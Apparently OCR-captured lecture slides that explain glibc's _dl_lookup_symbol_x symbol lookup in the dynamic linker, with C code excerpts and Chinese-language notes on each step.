
```
$ 
lookup_t
_dl_lookup_symbol_x(const char *undef_name,
                    struct link_map *undef_map,
                    const ElfW(Sym) * *ref,
                    struct r_scope_elem *symbol_scope[],
                    const struct r_found_version *version,
                    int type_class, int flags, struct link_map *skip_map)
{
    const uint_fast32_t new_hash = dl_new_hash(undef_name);
    unsigned long int old_hash = 0xffffffff;
    struct sym_val current_value = {NULL, NULL};
    struct r_scope_elem **scope = symbol_scope;

    for (size_t start = i; *scope != NULL; start = 0, ++scope)
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,
                        &current_value /* 回傳的結果 */,
                        *scope, start, version, flags,
                        skip_map, type_class, undef_map) != 0)
            break;

    if (__glib
    {
        *ref =
        return
    }
    ...
```

current_value.m 存 map；
current_value.s 存 symbol

$ DL lng

_dl_lookup_symbol_x part1

- 替 symbol 產生對應 hash value
- 透過 do_lookup_x 找 symbol 對應的 link_map 以及 symbol table entry
- 沒找到就回傳 NULL




```
$ 

lookup_t
_dl_lookup_symbol_x(const char *undef_name,
                    struct link_map *undef_map,
                    const ElfW(Sym) * *ref,
                    struct r_scope_elem *symbol_scope[],
                    const struct r_found_version *version,
                    int type_class, int flags, struct link_map *skip_map)
{
    const uint_fast32_t new_hash = dl_new_hash(undef_name);
    unsigned long int old_hash = 0xffffffff;
    struct sym_val current_value = {NULL, NULL};
    struct r_scope_elem **scope = symbol_scope;

    for (size_t start = i; *scope != NULL; start = 0, ++scope)
        if (do_lookup_x(undef_name, new_hash, &old_hash, *ref,
                        &current_value /* 回傳的結果 */,
                        *scope, start, version, flags,
                        skip_map, type_class, undef_map) != 0)
            break;

    if (__glibc_unlikely(current_value.s == NULL))
    {
        *ref = NULL;
        return 0;
    }
    ...
```

ref 為 symbol entry reference，而 function 本身回傳的是 **link_map**

$ DL lng

_dl_lookup_symbol_x part2

- 處理 symbol 的 visibility 為 protected 的情況
- 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- Mark link_map 為使用中並回傳

